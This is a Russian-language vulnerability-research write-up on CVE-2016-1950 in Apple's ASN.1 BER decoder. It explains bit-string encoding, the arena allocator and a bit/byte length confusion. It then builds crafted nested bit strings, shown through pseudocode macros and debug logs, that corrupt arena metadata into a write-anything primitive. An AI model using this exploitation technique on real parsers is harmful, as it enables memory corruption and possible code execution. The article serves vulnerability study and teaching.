Abstract Syntax Notation One (ASN.1) — это язык описания интерфейсов, используемый для определения структур данных, которые можно сериализовать и десериализовать кросс-платформенным способом[1]. Он применяется в телекоммуникациях, компьютерных сетях, криптографии и других областях.

Начнём с простого примера ASN.1:

```
FooProtocol DEFINITIONS ::= BEGIN
    FooQuestion ::= SEQUENCE {
        trackingNumber INTEGER,
        question       IA5String
    }
    FooAnswer ::= SEQUENCE {
        questionNumber INTEGER,
        answer         BOOLEAN
    }
END
```

И сами сообщения:

```
myQuestion FooQuestion ::= {
    trackingNumber     5,
    question           "Anybody there?"
}

myAnswer FooAnswer ::= {
    questionNumber     5,
    answer           true
}
```

Чтобы передавать реальные сообщения, они должны быть закодированы отправителем и декодированы получателем. Существуют различные виды кодировок: DER, BER, XER, CER, PER и другие, но в этой статье мы сосредоточимся на BER (Basic Encoding Rules) по причинам, которые станут понятны позже.

1.0 - Основы BER

BER — это TLV-кодировка, то есть тип-длина-значение. Каждый элемент данных кодируется как Тип, затем Длина, затем сами Данные и, опционально, маркер конца содержимого.

```
+------+--------+------+----------------+
| Type | Length | Data | END (optional) |
+------+--------+------+----------------+
```

ITU-T X.680 определяет типы следующим образом:

```
End-of-Content (EOC)        Primitive               0
BOOLEAN                     Primitive               1
INTEGER                     Primitive               2
BIT STRING                  Primitive/Constructed   3
...
SEQUENCE and SEQUENCE OF    Constructed             16
```

Тип кодируется как ASN-тег. В простейшем виде он выглядит так:

```
+----------------+--------------------------------+---------------+
| Class (2 bits) | Primitive/Constructed (1 bit) | Type (5 bits) |
+----------------+--------------------------------+---------------+
```

Когда тип превышает 5 бит, тег кодируется несколько иначе, но для целей данной статьи это нам не нужно.

Для нашего примера FooAnswer простейшая кодировка выглядит так (в шестнадцатеричном виде):

```
30          — сочетание 0x20 (Constructed) + 0x10 (Sequence)
06          — общая длина последовательности
    02      — целое число
    01      — длина целого числа в байтах
    05      — само значение целого числа
    01      — булево значение
    01      — длина булева значения в байтах
    FF      — само булево значение (TRUE)
```

Важно отметить, что BER-кодировка весьма гибка. Например, битовая строка может быть представлена как последовательность из одной или нескольких примитивных битовых строк:

```
23          — сочетание 0x20 (Constructed) + 0x03 (Bit String)
09          — общая длина компонентов
    03      — битовая строка
    02      — длина битовой строки в байтах + 1
    00      — количество неиспользуемых хвостовых бит в последнем байте
    41      — первая часть битовой строки
    03      — битовая строка
    02      — длина битовой строки в байтах + 1
```

```
01      — количество неиспользуемых хвостовых бит в последнем байте
42 42   — вторая часть битовой строки
```

Декодер должен объединить эти битовые строки, получив в итоге: 010000010100001.

Длина может быть задана двумя способами: неопределённым и определённым. Первый вообще не кодирует длину — содержимое заканчивается маркером EOC. Второй имеет две формы: короткую и длинную. Короткая форма — один байт в диапазоне [0 .. 127]. Длинная форма выражается как (0x80 + размер поля длины), за которым следует сама длина в формате big-endian. Это не особенно важно, но такие кодировки могут встретиться позже в нашей статье.

Существует ещё много других примеров гибкости BER, но мы не будем на них останавливаться, так как они выходят за рамки данной статьи.

DER очень похож на BER, но лишён всей этой гибкости. Если BER предлагает множество способов снять шкуру с кошки, DER предоставляет только один — каноническую форму. Поскольку парсеры ASN.1 стремятся обработать все виды экзотических BER-входных данных, они становятся очень сложными и превращаются в богатый источник ошибок.

2 - Знакомство с уязвимостью

На протяжении долгого времени исследователи безопасности искали программные ошибки с помощью дифференциального анализа, особенно когда производитель туманно описывает исправленные уязвимости. Нередко после обновления безопасности стоит выполнить diff — или, если исходники недоступны, bindiff — между новой и старой версией.

Взглянем на содержимое обновления безопасности iOS 9.3[0], соответствующего OS X El Capitan v10.11.4 / Security Update 2016-002. Где-то в тексте сказано:

```
Security:
Impact: Processing a maliciously crafted certificate may lead to
arbitrary code execution
Description: A memory corruption issue existed in the ASN.1 decoder.
This issue was addressed through improved input validation.
CVE-2016-1950 : Francis Gabriel of Quarkslab
```

Звучит довольно серьёзно. Или хорошо — в зависимости от точки зрения. В данном случае исходники были доступны[2], так что стоило их сравнить:

```
$ diff -Naurp Security-57337.20.44 Security-57337.40.85
```

Большая часть релевантного кода находится в Security-57337.20.44/OSX/libsecurity_asn1/, и кое-что интересное всплывает в secasn1d.c.diff:

```
// If this is a bit string, the length is bits, not bytes.
```

Действительно, старый код выглядит несколько подозрительно:

```
PORT_Memcpy(item->Data + item->Length, buf, len);
item->Length += len;
... и где-то ниже...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

Беглый взгляд говорит нам, что путаница бит/байт происходит при конкатенации нескольких примитивных битовых строк и попахивает записью за пределами буфера (OOB write). Смещение, судя по всему, геометрически растёт в `sec_asn1d_parse_leaf` и достижимо из:

```
sec_asn1d_parse_more_bit_string
SEC_ASN1DecoderUpdate
SEC_ASN1Decode
SecAsn1Decode
```

2.0 - Аллокатор

Декодер имеет собственный распределитель памяти — Arena Allocator[3], разработанный для простоты и скорости. Введённый Дугласом Т. Россом около 1967 года, он был впоследствии продемонстрирован Хансоном в 1990 году как наиболее быстрое решение управления памятью.

В простейшей форме Arena Allocator последовательно нарезает куски из большого блока памяти, предварительно запрошенного у операционной системы. Такие блоки считаются системным аллокатором «большими» и потому выровнены как минимум по 256 байтам. Когда текущий блок арены исчерпан, у ОС запрашивается новый, и процесс повторяется. Обычно память освобождается сразу вся — или не освобождается вовсе.


Декодер ASN.1 выделяет память через `sec_asn1d_[z]alloc`, которая вызывает `PORT_ArenaAlloc` из secport.c, которая в свою очередь вызывает `PL_ARENA_ALLOCATE` из plarena.h.

Освобождение выполняется функцией `PORT_FreeArena`, которая применяет макрос `PL_CLEAR_ARENA` к каждой связанной арене. Предполагалось, что он будет уничтожать содержимое памяти, однако в режиме Release он не делает ничего — что позволяет нам избежать краша после того, как мы начнём манипулировать метаданными арены. Впрочем, это был спойлер...


Менеджер памяти состоит из двух пулов, каждый из которых содержит связный список арен. `our_pool` хранит арены для объектов состояния и временного хранения, а `their_pool` — итоговые структуры. Каждая арена определяется следующей структурой:

```
struct PLArena {
    PLArena     *next; /* next arena for this lifetime */
    PRUword     base;  /* aligned base address, follows this header */
    PRUword     limit; /* one beyond last byte in arena */
    PRUword     avail; /* points to next available byte */
};
```

В памяти это выглядит так:



После одного вызова `PORT_ArenaAlloc` `avail` сдвигается в сторону `limit`:



Когда арена исчерпана, подключается новая, и процесс повторяется. В любой момент времени гарантируется, что следующее выделение памяти произойдёт между `avail` и `limit`.

Как оказалось, мы можем собрать libasn1.dylib из опубликованных исходников: переходим в Security-57337.20.44/OSX/libsecurity_asn1/ и, немного разобравшись с окружением, можем наконец выполнить `make`. Это позволяет нам инструментировать и отлаживать библиотеку, а также визуализировать выделения памяти, переходы состояний и т. д. Нас интересует файл Security-57337.20.44/OSX/libsecurity_asn1/secasn1d.c — обратите на него внимание, по ходу статьи мы будем многократно к нему обращаться.

Давайте разберёмся, как на самом деле работает парсинг ASN.1. Декодер управляется так называемыми шаблонами, определяющими схему декодирования для ожидаемых входных данных. Например, при декодировании подписанного сертификата X.509 используется `kSecAsn1SignedCertTemplate`. Шаблон может содержать различные подшаблоны: `kSecAsn1TBSCertificateTemplate`, `kSecAsn1AlgorithmIDTemplate` и т. д. Этот механизм гарантирует, что элементы приходят в требуемом порядке, а парсинг останавливается, если потреблённый элемент не соответствует ожидаемому типу:

```
Template (expected)          Input data (actual)
    Element type    <==+==>          Element
                       v
    Element type    <==+==>          Element
                       v
    Element type    <==+==>          Element
                       X
    Element type    <==!==>          Wrong element
```

Состояние текущего разбираемого элемента хранится в `sec_asn1d_state` — структуре, содержащей различные флаги, подэлементы и указатель на текущий шаблон. Позже это станет важным. Объект состояния выглядит следующим образом:

```
typedef struct sec_asn1d_state_struct {
    SEC_ASN1DecoderContext *top;
    const SecAsn1Template *theTemplate;
    void *dest; // SecAsn1Item *item
    ...
    struct sec_asn1d_state_struct *parent;
    ...
    unsigned int bit_string_unused_bits;
    struct subitem *subitems_head;
    struct subitem *subitems_tail;
    ...
} sec_asn1d_state;
```

Небольшая оговорка: в этой статье `item` всегда означает `state->dest` и может использоваться как взаимозаменяемое понятие.

Парсер ASN.1 потребляет входные данные, по ходу выделяя память. Для каждого элемента объект состояния и сами данные размещаются в памяти внутри той арены, которая активна в данный момент.

```
+------+------+-------+-------+-----------------------------------+
| next | base | limit | avail | STATE, DATA, STATE, DATA ...|FREE |
+------+------+-------+-------+-----------------------------------+
                  |       |                                 ^     ^
                  |       +---------------------------------+     |
                  +-----------------------------------------------+
```

Теперь построим простой пример: составную битовую строку из двух примитивных битовых строк:

```
len = 256;

CONS_BITSTRING(len);
    REP_BITSTRING(0, 10, 'a');

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

Приведённый псевдокод сгенерирует:

```
23          constructed bitstring
82 01 00    length (2 byte long form): 0x100 bytes
    03      primitive bitstring
    0B      length: 11 bytes, including the unused bits specifier
```

```
    00      number of unused bits, trailing at the end of the last byte
    "aaaaaaaaaa"
    03      primitive bitstring
    81 F0   length (1 byte long form): 240 bytes
    00      number of unused bits, trailing at the end of the last byte
    "zzz..."
```

Это можно декодировать следующим вызовом к libasn1.dylib:

```
SecAsn1Decode(input, input_size, kSecAsn1BitStringTemplate, &output);
```

Получаем следующее:

```
new ARENA -> o_pool/0x7fab29003020 of size 2087
sec_asn1d_push_state:429: zalloc(144) -> 0x7fab29003070 in arena o_pool/0x7fab29003020 (left 1831)
new ARENA -> t_pool/0x7fab29000020 of size 1063
sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7fab29000020 in arena t_pool/0x7fab29000020 (left 775)
sec_asn1d_push_state:429: zalloc(144) -> 0x7fab29003100 in arena o_pool/0x7fab29003020 (left 1687)
STATE transition 0x7fab29003070 -> 0x7fab29003100
sec_asn1d_parse_leaf: memcpy(0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161", 10)   <-- [A]
adjusting item->len (10) to 80, unused=0x0                                                  <-- [B]
STATE transition 0x7fab29003100 -> 0x7fab29003070
STATE transition 0x7fab29003070 -> 0x7fab29003100
sec_asn1d_parse_leaf: memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a", 239) <-- [C]
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (319) to 2552, unused=0x0
STATE transition 0x7fab29003100 -> 0x7fab29003070
STATE transition 0x7fab29003070 -> 0x0
```

`zalloc(144)` выделяет новый объект состояния. `zalloc(256)` выделяет место для самой битовой строки. Мы наблюдаем два memcpy:

```
memcpy(0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161", 10)   // первый memcpy: [A]
memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a", 239) // второй memcpy: [C]
```

То есть конечный автомат объединяет две примитивные битовые строки, создавая итоговую составную. Но части битовой строки должны следовать друг за другом вплотную — однако это не так, потому что:

```
PORT_Memcpy(item->Data + item->Length, buf, len);
item->Length += len;
...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

При каждой конкатенации `item->Length` используется как смещение, а затем обновляется, нарастая экспоненциально примерно в 8 раз, как видно выше в точке [B].

Хорошая новость: переполнение работает. Плохая новость: memcpy происходит в арене `their_pool`, тогда как объекты состояния выделяются в арене `our_pool`. Это неудобно, поскольку манипулировать аренами `their_pool` затруднительно, а даже если и удастся — там может не оказаться ничего интересного. Нас интересуют арены `our_pool`, именно там находятся объекты состояния.

2.2 - Скрытый изъян

Тщательно анализируя конечный автомат в поисках способов переключения на `our_pool`, мы замечаем странную вещь в `sec_asn1d_parse_bit_string`:

```
if ((state->pending == 0) || (state->contents_length == 1)) {
    if (state->dest != NULL) {
        SecAsn1Item *item = (SecAsn1Item *)(state->dest);
        item->Data = NULL; // <-- [D]
        item->Length = 0;
        state->place = beforeEndOfContents;
    }
```

```
    if (state->contents_length == 1) {
        /* skip over (unused) remainder byte */
        return 1;
    } else {
        return 0;
    }
}
```

Это выглядит как ярлык для пустых примитивных строк. По сути, он обнуляет целевой элемент и переключается на `beforeEndOfContents`. Выглядит почти корректно — кроме одного: старый `item->Data` выбрасывается путём установки в NULL, как показано в точке [D]. Затем, когда приходит следующий компонент битовой строки, `sec_asn1d_prepare_for_contents` видит, что `item` обнулён, и выделяет его заново — но на этот раз в `our_pool`. Размер выделения подбирается под последнюю разобранную длину.

И здесь начинается самое интересное. Составная битовая строка имеет общую длину, и каждый компонент имеет собственную длину (все они должны в сумме давать общую). Если мы попадаем в `sec_asn1d_prepare_for_contents` сразу после ярлыка, парсер уже разобрал следующий компонент, и последняя разобранная длина будет длиной этого компонента, которая меньше общей. Таким образом, мы выбрасываем нормальный `item->Data` (размером для всей суммы) и заменяем его новым `item->Data` (размером только для следующего компонента после ярлыка). Если бы ярлыка не существовало, `sec_asn1d_prepare_for_contents` не стал бы выделять `item->Data` повторно, и размер выделения остался бы рассчитанным на всю сумму. Это само по себе является ошибкой, но об этом позже...

Переключение на `our_pool` было нашей целью — и мы её достигли:

```
alloc_len = state->contents_length;
...
if (item == NULL || state->top->filter_only) {
    ...
} else if (state->substring) {
    /*
     * If we are a substring of a constructed string, then we may
     * not have to allocate anything (because our parent, the
     * actual constructed string, did it for us).  If we are a
     * substring and we *do* have to allocate, that means our
     * parent is an indefinite-length, so we allocate from our pool;
     * later our parent will copy our string into the aggregated
     * whole and free our pool allocation.
     */
    if (item->Data == NULL) {
        PORT_Assert (item->Length == 0);
        poolp = state->top->our_pool;
    } else {
        alloc_len = 0;
    }
} else {
    ...
}

if (alloc_len || ...) {
    ...
    if (item) {
        item->Data = (unsigned char*)sec_asn1d_zalloc (poolp, alloc_len);
    }
    ...
}
```

Попробуем снова, принудив переключение на `our_pool` путём введения пустой битовой строки — ярлыка, он же «взломщик», он же «ключ к королевству»:


```
CONS_BITSTRING(len);           // item->Data — блок размером=len в their_pool
    START_BITSTRING(0, 0);     // обнуляем item->Data
    REP_BITSTRING(0, 10, 'a'); // новый item->Data — блок размером=10+1 в our_pool
if (len) {
```

```
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

```
new ARENA -> o_pool/0x7f84fc803020 of size 2087
sec_asn1d_push_state:429: zalloc(144) -> 0x7f84fc803070 in arena o_pool/0x7f84fc803020 (left 1831)
new ARENA -> t_pool/0x7f84fc800020 of size 1063
sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7f84fc800020 in arena t_pool/0x7f84fc800020 (left 775)
sec_asn1d_push_state:429: zalloc(144) -> 0x7f84fc803100 in arena o_pool/0x7f84fc803020 (left 1687)
STATE transition 0x7f84fc803070 -> 0x7f84fc803100
STATE transition 0x7f84fc803100 -> 0x7f84fc803070
STATE transition 0x7f84fc803070 -> 0x7f84fc803100
sec_asn1d_prepare_for_contents:1458: zalloc(11) -> 0x7f84fc803190 in arena o_pool/0x7f84fc803020 (left 1671)
sec_asn1d_parse_leaf: memcpy(0x7f84fc803190 + 0 = 0x7f84fc803190, "6161616161616161", 10)
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7f84fc803100 -> 0x7f84fc803070
STATE transition 0x7f84fc803070 -> 0x7f84fc803100
sec_asn1d_parse_leaf: memcpy(0x7f84fc803190 + 80 = 0x7f84fc8031e0, "7a7a7a7a7a7a7a7a", 236)
adjusting item->len (316) to 2528, unused=0x0
STATE transition 0x7f84fc803100 -> 0x7f84fc803070
STATE transition 0x7f84fc803070 -> 0x0
```

`sec_asn1d_zalloc(11)` выделяет временный буфер размером 10+1.

Парсер создаёт временный буфер, который находится в `our_pool`, и использует его для сборки полной битовой строки. Но этот буфер рассчитан только на первую часть — часть 'a' размером 10+1 — и поэтому он значительно меньше, чем должен быть. Напомним, что `our_pool` — это список арен, содержащих либо объекты состояния, либо временные входные данные:



Попробуем ещё раз, но принудим выделение ещё одного объекта состояния после нашего короткого буфера, который будет переполнен. Вставим вложенную составную битовую строку и посмотрим, что произойдёт. Да, BER это допускает. Да, всё настолько плохо...

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 10);
        REP_BITSTRING(0, 10, 'a');

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

```
new ARENA -> o_pool/0x7f91f3803020 of size 2087
sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f3803070 in arena o_pool/0x7f91f3803020 (left 1831)
new ARENA -> t_pool/0x7f91f3800020 of size 1063
sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7f91f3800020 in arena t_pool/0x7f91f3800020 (left 775)
sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f3803100 in arena o_pool/0x7f91f3803020 (left 1687)
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
sec_asn1d_prepare_for_contents:1458: zalloc(13) -> 0x7f91f3803190 in arena o_pool/0x7f91f3803020 (left 1671)
sec_asn1d_push_state:429: zalloc(144) -> 0x7f91f38031a0 in arena o_pool/0x7f91f3803020 (left 1527)
STATE transition 0x7f91f3803100 -> 0x7f91f38031a0
sec_asn1d_parse_leaf: memcpy(0x7f91f3803190 + 0 = 0x7f91f3803190, "6161616161616161", 10)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7f91f38031a0 -> 0x7f91f3803100
```

```
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
sec_asn1d_parse_leaf: memcpy(0x7f91f3803190 + 80 = 0x7f91f38031e0, "7a7a7a7a7a7a7a7a", 234)
sec_asn1d_parse_leaf: pre-existing value = 0x3
adjusting item->len (314) to 2512, unused=0x0
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x0
```

Совершенно очевидно, что мы можем перезаписать объект состояния вложенной составной битовой строки.

```
                                          "aaaaaaaaaa"   "zzz..."
+-------------+-------+-------+-----------------------------------------+
| next | base | limit | avail | STATE, STATE, TEMPORARY, STATE|FREE...|
+-------------+-------+-------+-----------------------------------------+
                 |       |                                    ^       ^
                 |       +------------------------------------+       |
                 +--------------------------------------------------+
```

Однако к моменту копирования второй строки вложенный объект состояния уже заброшен, и ничего не происходит. Мы делаем вывод: реальное разрушение должно происходить внутри вложенной составной битовой строки:

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 10 + 3 + 64);
        REP_BITSTRING(0, 10, 'a');
        REP_BITSTRING(0, 64, 'b'); // разрушает активный объект состояния

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

```
new ARENA -> o_pool/0x7fa27d003020 of size 2087
sec_asn1d_push_state:429: zalloc(144) -> 0x7fa27d003070 in arena o_pool/0x7fa27d003020 (left 1831)
new ARENA -> t_pool/0x7fa27d000020 of size 1063
sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7fa27d000020 in arena t_pool/0x7fa27d000020 (left 775)
sec_asn1d_push_state:429: zalloc(144) -> 0x7fa27d003100 in arena o_pool/0x7fa27d003020 (left 1687)
STATE transition 0x7fa27d003070 -> 0x7fa27d003100
STATE transition 0x7fa27d003100 -> 0x7fa27d003070
STATE transition 0x7fa27d003070 -> 0x7fa27d003100
sec_asn1d_prepare_for_contents:1458: zalloc(80) -> 0x7fa27d003190 in arena o_pool/0x7fa27d003020 (left 1607)
sec_asn1d_push_state:429: zalloc(144) -> 0x7fa27d0031e0 in arena o_pool/0x7fa27d003020 (left 1463)
STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
sec_asn1d_parse_leaf: memcpy(0x7fa27d003190 + 0 = 0x7fa27d003190, "6161616161616161", 10)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7fa27d0031e0 -> 0x7fa27d003100
STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
sec_asn1d_parse_leaf: memcpy(0x7fa27d003190 + 80 = 0x7fa27d0031e0, "6262626262626262", 64)
sec_asn1d_parse_leaf: pre-existing value = 0x7fa27d003020
<CRASH>
```

Отлично! Теперь мы можем разрушить активный объект состояния в момент его использования.


2.3 - Стратегия

Изучая структуру `sec_asn1d_state`, мы понимаем, что там немало флагов, которые можно разрушить — это может привести к дезориентации конечного автомата парсера ASN.1. Есть и множество указателей, по которым можно выполнить частичную перезапись, сместив их на другую контролируемую область внутри текущей арены. Как бы соблазнительно ни было перепробовать всё это, мы замечаем кое-что, висящее низко. Вспомним, как вычисляется смещение перезаписи:

```
item->Length += len;
...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

Сделав `bit_string_unused_bits` большим, мы можем заставить `item->Length` стать отрицательным. Это приведёт к тому, что `item->Data + item->Length` будет указывать на меньший адрес, что позволит разрушать ранее выделенные объекты состояния. Но тогда мы столкнёмся с той же проблемой и снова должны будем решать, какое поле состояния перезаписывать.

Лучшей целью является разрушение самой структуры Арены. Это атака на метаданные. Она работает потому, что выделения внутри Арены предсказуемы по своей природе. Фактически мы знаем, что наши битовые строки всегда будут расположены на одинаковом расстоянии от начала активной Арены для данного входа.



После этого мы вызываем ещё одно выделение — ещё одной битовой строкой. Если всё сделать правильно, можно манипулировать `limit/avail` Арены, фактически получая примитив «выделить где угодно». А если затем использовать ещё одну битовую строку, мы получим примитив «записать где угодно».

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 19 + 3 + 4);
        REP_BITSTRING(4, 19, 'a'); // заполнитель
        START_BITSTRING(0, 4); // разрушаем bit_string_unused_bits
            PUSH4((19 * 8 - 4 + 4) * 8 + (0x3190 - 0x3020) + 2*8);

    START_BITSTRING(0, 16); // разрушаем Арену
        PUSH8(0x4141414141414140 + 16); // limit
        PUSH8(0x4141414141414140); // avail

    START_BITSTRING(0, 0); // вызываем новое выделение
        REP_BITSTRING(0, 1, 'b'); // вызываем новый memcpy поверх выделения

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

Если вышесказанное кажется несколько запутанным, обратитесь к выводу `openssl asn1parse`:

```
 0:d=0  hl=4 l= 256 cons: BIT STRING
 4:d=1  hl=2 l=   1 prim:  BIT STRING  // break, trigger allocation
 7:d=1  hl=2 l=  29 cons:  BIT STRING
 9:d=2  hl=2 l=  20 prim:   BIT STRING // filler: "aaa..."
31:d=2  hl=2 l=   5 prim:   BIT STRING // bit_string_unused_bits
38:d=1  hl=2 l=  17 prim:  BIT STRING  // destination: Arena limit/avail
57:d=1  hl=2 l=   1 prim:  BIT STRING  // break, trigger fake alloc
60:d=1  hl=2 l=   2 prim:  BIT STRING  // write value: "b"
64:d=1  hl=3 l= 193 prim:  BIT STRING  // remainder "zzz..."

new ARENA -> o_pool/0x7ffe62803020 of size 2087
sec_asn1d_push_state:429: zalloc(144) -> 0x7ffe62803070 in arena o_pool/0x7ffe62803020 (left 1831)
new ARENA -> t_pool/0x7ffe62800020 of size 1063
sec_asn1d_prepare_for_contents:1458: zalloc(256) -> 0x7ffe62800020 in arena t_pool/0x7ffe62800020 (left 775)
sec_asn1d_push_state:429: zalloc(144) -> 0x7ffe62803100 in arena o_pool/0x7ffe62803020 (left 1687)
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
```

```
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asn1d_prepare_for_contents:1458: zalloc(29) -> 0x7ffe62803190 in arena o_pool/0x7ffe62803020 (left 1655)
sec_asn1d_push_state:429: zalloc(144) -> 0x7ffe628031b0 in arena o_pool/0x7ffe62803020 (left 1511)
STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
sec_asn1d_parse_leaf: memcpy(0x7ffe62803190 + 0 = 0x7ffe62803190, "6161616161616161", 19)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
sec_asn1d_parse_leaf: memcpy(0x7ffe62803190 + 148 = 0x7ffe62803224, "640", 4)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (152) to 18446744073709551232, unused=0x640
STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asn1d_parse_leaf: memcpy(0x7ffe62803190 + 18446744073709551232 = 0x7ffe62803010, "4141414141414150", 16)
sec_asn1d_parse_leaf: pre-existing value = 0x7ffe62803827
adjusting item->len (18446744073709551248) to 18446744073709548672, unused=0x0
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asn1d_prepare_for_contents:1458: zalloc(2) -> 0x4141414141414140 in arena o_pool/0x0 (left -1)
sec_asn1d_parse_leaf: memcpy(0x4141414141414140 + 0 = 0x4141414141414140, "62", 1)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (1) to 8, unused=0x0
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asn1d_parse_leaf: memcpy(0x4141414141414140 + 8 = 0x4141414141414148, "7a7a7a7a7a7a7a7a", 192)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (200) to 1600, unused=0x0
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x0
```

Мы получили примитив записи куда угодно:

```
memcpy(0x4141414141414140 + 0, "62", 1)
```

Но, судя по всему, остаток строки тоже записывается куда-то около этого адреса. Мы устраним это недоразумение (каламбур намеренный).

Для начала объясним нашу конструкцию. В нашей битовой строке есть два магических значения: значение, которым перезаписывается `bit_string_unused_bits`, и длина заполнителя. Первое определяется смещением временного буфера внутри текущей Арены. Оно варьируется в зависимости от того, какие элементы были обработаны до нашей битовой строки, но для данного входа считается константой:

```
D = 0x7fb191003190 - 0x7fb191003020 // конкретные значения не важны
```

Второе вычисляется по следующей формуле:

```
K = (116=offsetof(sec_asn1d_state, bit_string_unused_bits) +
     round8(K + 10) + 4=bit_string_unused_bits) / 8
```

Мы обнаруживаем, что K=19 удовлетворяет уравнению и является константой, позволяющей нам добраться до `state->bit_string_unused_bits`. Теперь можно свести всё вышесказанное в примитив «записать где угодно»:

```
#define MAKE_ARENA64(filler, arena_used, lower_bound, upper_bound) \
do { \
    CONS_BITSTRING(10 + 19); \
        REP_BITSTRING(4, 19, filler); \
        \
        START_BITSTRING(0, 4); \
        PUSH4((19 * 8 - 4 + 4) * 8 + (arena_used) + 2*8); \
    \
    START_BITSTRING(0, 16); \
        PUSH8(upper_bound); \
        PUSH8(lower_bound); \
```

```
} while (0)

#define WRITE64(clean, x) \
do { \
    START_BITSTRING(0, 0); \
    if (clean) { \
        START_BITSTRING(7, 1); \
            PUSH1(x); \
        START_BITSTRING(0, 7); \
            PUSH7((x) >> 8); \
    } else { \
        START_BITSTRING(0, 8); \
            PUSH8(x); \
    } \
} while (0)
```

И, наконец, наш код выглядит так:

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0); // break

    MAKE_ARENA64('a', 0x3190 - 0x3020, 0x4141414141414140, 0x4141414141414150);

    WRITE64(0, 0x4242424242424242); // break & write

if (len) {
    START_BITSTRING(0, 0); // break для чистого выхода
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

По существу это транслируется в:

```
memset(0x4141414141414140, 0, sizeof(0x4242424242424242) + 1);
*(uint64_t *)0x4141414141414140 = 0x4242424242424242;
```

